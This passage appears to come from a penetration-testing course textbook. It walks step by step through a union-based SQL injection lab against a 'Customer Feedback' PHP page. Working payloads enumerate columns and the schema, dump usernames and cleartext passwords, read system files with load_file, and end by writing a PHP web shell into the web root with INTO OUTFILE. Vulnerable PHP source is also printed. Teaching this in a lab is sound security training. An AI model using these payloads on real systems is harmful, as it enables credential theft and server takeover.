


Figure 164: Viewing a Request in Repeater

Notice that the request has been URL-encoded and displays as "id=1%20order%20by%201". This should not affect our query. We can click **Send** to submit the query:



The screenshot shows the Burp Suite interface in Repeater mode. The **Request** tab contains the following crafted HTTP request:

```


GET /debug.php?id=1%20order%20by%201 HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=nch93lu984qadv9eg82le9pk67
Connection: close
Upgrade-Insecure-Requests: 1

```

The **Send** button is highlighted with a red box. The **Response** tab shows a blank area with the text "Type a search term" and "0 matches".

Figure 165: Using Repeater

The response looks normal. We can use the search box under the Response pane to search for "Error" and verify there are no matches in the response body:



The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to /debug.php?id=1%20or%20by%201. The Response pane shows the corresponding HTML response from the server. A search bar at the bottom of the Response pane is set to "Error", and it displays "0 matches".

```

GET /debug.php?id=1%20or%20by%201 HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=nch93lu984qadv9eg82le9pk67
Connection: close
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Date: Tue, 08 Oct 2019 19:57:26 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40
X-Powered-By: PHP/5.6.40
Content-Length: 1213
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width,initial-scale=1">
        <title>Customer Feedback</title>
        <link href="../../css/bootstrap.min.css" rel="stylesheet" th:href="@{/css/bootstrap.min.css}">
    </head>
    <body>
        <div class="container">
            <div class="row">
                <nav class="navbar navbar-expand-lg navbar-light bg-light">
                    <a class="navbar-brand" href="#">Tom's Taco Truck</a>
                    <div>
                        <ul class="navbar-nav">
                            <li class="nav-item">
                                <a class="nav-link" href="/index.php">Home </a>
                            </li>
                        </ul>
                    </div>
                </nav>
            </div>
        </div>
    </body>
</html>

```

Figure 166: Repeater Results

Next, we can increment the `order_by` clause and send the query again until we receive an error message. We can use the search box under the Response pane to highlight the error in the response:



The screenshot shows the Burp Suite interface. In the Request pane, a GET request is made to `/debug.php?id=1%20order%20by%204`. The response pane shows an HTML page with a navigation menu. An error message is displayed in the body of the page:

```

<b>Notice</b>: An <b>error</b> occurred: Unknown column '4' in 'order clause'
in <b><code>C:\xampp\htdocs\debug.php</code></b> on line <b>42</b><br />

```

The search field in the bottom right corner of the Response pane is highlighted with a red box, containing the word "Error".

Figure 167: Using the Search Field in Burp Suite

Since the `order by` clause produced an error on the fourth iteration, we know that the query returns a resultset containing three columns.

9.9.6 Understanding the Layout of the Output

Now that we know how many columns are in the table, we can use this information to extract further data with a `UNION` statement. Unions allow us to add a second select statement to the original query, extending our capability, but each select statement must return the same number of columns.


We know the query selects three columns based on our enumeration. However, only two columns are displayed on the webpage. Our next step is to determine which columns are displayed. If we use a union to extract useful data, we want to make sure the data will be displayed.

We need to better understand our output so we can begin to build a meaningful database extraction. First, let's get an idea of which columns are being displayed in the page. We will use a `UNION` to do this. We can specify literal values instead of looking up values from a table. Since we have three columns, we will add "union all select 1, 2, 3" to our payload. This new select state will return one row with three columns with values of 1, 2, and 3. Our payload is now this:

`http://10.11.0.22/debug.php?id=1 union all select 1, 2, 3`

Listing 324 - Updating our payload to use a union

The page displays the position of the different columns as shown below:



A screenshot of a web browser window. The address bar shows the URL: `10.11.0.22/debug.php?id=1 union all select 1, 2, 3`. The page content displays a table with two rows. The first row has two columns: 'Name' containing 'Jake' and 'Comment' containing 'Great tacos today!'. The second row has two columns: 'Name' containing '2' and 'Comment' containing '3'. The browser interface includes a header with 'Customer Feedback' and various navigation and extension icons.

Figure 168: Viewing the Results of the Union Payload

We can see that column one isn't displayed, column two is displayed in the name field, and column three is displayed in the Comment field. The Comment field has more space so this is a logical spot for our future exploit's output.

If any of this is unclear, now is a good time to connect to the database directly again and play around with these queries. You don't need to be an experienced database administrator to exploit SQL injection but the more familiar you are with SQL and what these queries are doing, the easier it will be to go from SQL error messages to successfully exploiting SQL injection vulnerabilities.

9.9.7 Extracting Data from the Database


We can now start extracting information from the database. The following examples use commands specific to MariaDB. However, most other databases offer similar functionality with slightly different syntax. Regardless of what database software we target, it's best to understand the platform-specific commands.

For example, to output the version of MariaDB, we can use this URL:

`http://10.11.0.22/debug.php?id=1 union all select 1, 2, @@version`

Listing 325 - A SQL injection payload to extract the database version

This should output a "2" in the name field and the database version number in the comment field:



2	10.1.37-MariaDB
Jake	Great tacos today!


Figure 169: Extracting the MariaDB Version Number

Good. It looks like that's working. Next, let's output the current database user with this query:

http://10.11.0.22/debug.php?id=1 union all select 1, 2, user()

Listing 326 - A SQL injection payload to extract the database user

This query reveals that the root user is being used for database queries:



2	root@localhost
Jake	Great tacos today!

Figure 170: Extracting the Current Database User


We can enumerate database tables and column structures through the *information_schema*.²⁸⁸ The information schema stores information about the database, like table and column names. We can use it to get the layout of the database so that we can craft better payloads to extract sensitive data. The query for this would look similar to the following:

http://10.11.0.22/debug.php?id=1 union all select 1, 2, table_name from information_schema.tables

Listing 327 - A SQL injection payload to extract table names

²⁸⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Information_schema

This should output a lot of data, most of which references information about the default objects in MariaDB. It will also include the table names but we will need to scroll through the output to find them.



The screenshot shows a web browser window with the title "Customer Feedback". The address bar displays the URL: "10.11.0.22/debug.php?id=1 union all select 1, 2, column_name from information_schema.columns where table_name='users'". Below the address bar is a navigation bar with links to "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", and "NetHunter". The main content area shows a table with two columns. The first column contains table names and the second column contains descriptions. The tables listed are:

Table Name	Description
ALL_PLUGINS	Great tacos today!
APPLICABLE_ROLES	2
CHARACTER_SETS	2
COLLATIONS	2
COLLATION_CHARACTER_SET_APPLICABILITY	2
COLUMNS	2
COLUMN_PRIVILEGES	2
ENABLED_ROLES	2
ENGINES	2
EVENTS	2


Figure 171: Extracting Table Names from the Database

The `users` table looks particularly interesting. Let's target that table and retrieve the column names with the following query:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, column_name from  
information_schema.columns where table_name='users'
```

Listing 328 - A SQL injection payload to extract table columns

This outputs all the column names for the *users* table:



Jake	Great tacos today!
2	USER
2	CURRENT_CONNECTIONS
2	TOTAL_CONNECTIONS
2	id
2	username
2	password


Figure 172: Extracting Column Names from the Database

Armed with this information, we can extract the usernames and passwords from the table. We know that the original query selects three columns and the web page displays columns two and three. If we update our union payload, we can display the usernames in column two and the passwords in column three.

http://10.11.0.22/debug.php?id=1 union all select 1, username, password from users

Listing 329 - A SQL injection payload to extract the users table

This will output the database usernames in the name field and passwords in comments field:



Jake	Great tacos today!
admin	p@ssw0rd
jigsaw	footworklure
backdoor	backdoor

Figure 173: Extracting the Contents of the Users Table

Excellent. Not only did we get the usernames and passwords, the passwords are all in cleartext. We can verify these by logging in to the admin page.

We can look at the source code to verify what we deduced with our black box testing:

```
36  <?php
37      include "database.php";
38      if (isset($_GET['id'])) {
39          $sql = "SELECT id, name, text FROM feedback WHERE id=". $_GET['id'];
40          $result = $conn->query($sql);
41          if (!$result) {
42              trigger_error('An error occurred: ' . $conn->error);
43          } else if ($result->num_rows > 0) {
44              while($row = $result->fetch_assoc()) {
45                  echo "<tr><td> " . $row["name"] . "</td><td>" . $row["text"] . "</td></tr>";
46              }
47          } else { echo "No results. Specify an id."; }
48      } else {
49          echo "No results. Specify an id in your URL like ?id=1.";
50      }
51  ?>
```

Listing 330 - Code excerpt from debug.php

The vulnerable code that leads to the SQL injection is on line 39 of Listing 330. The injection point is at the end of the query in the “WHERE” clause, making it easy to use a “UNION” payload. The results of the query are fetched and then written out for display on line 45. Notice that while three columns are included in the query, only two of them are displayed. That is why we used columns two and three for extracting data from another table.

9.9.7.1 Exercises

1. Enumerate the structure of the database using SQL injection.
2. Understand how and why you can pull data from your injected commands and have it displayed on the screen.
3. Extract all users and associated passwords from the database.

9.9.8 From SQL Injection to Code Execution


Let's see how far we can push this vulnerability. Depending on the operating system, service privileges, and filesystem permissions, SQL injection vulnerabilities can be used to read and write files on the underlying operating system. Writing a carefully crafted file containing PHP code into the root directory of the web server could then be leveraged for full code execution.

First, let's see if we can read a file using the *load_file* function:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2,
load_file('C:/Windows/System32/drivers/etc/hosts')
```

Listing 331 - A SQL injection payload using the *load_file* function

This should output the contents of the hosts file:



The screenshot shows a web browser window with the URL `10.11.0.22/debug.php?id=1 union all select 1, 2, load_file('C:/xampp/htdocs/backdoor.php')`. The page content displays the following text:

```

2 # Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This
file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address
should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should
be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or
following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server #
38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1
localhost

```


Figure 174: Using the Load File Function

Next, we'll try to use the `INTO OUTFILE` function to create a malicious PHP file in the server's web root. Based on error messages we've already seen, we should know the location of the web root. We'll attempt to write a simple PHP one-liner, similar to the one used in the LFI example:

```
http://10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo
shell_exec($_GET['cmd']);?>" into outfile 'C:/xampp/htdocs/backdoor.php'
```

Listing 332 - A SQL injection payload to write a PHP shell using the OUTFILE function

If this succeeds, the file should be placed in the web root:

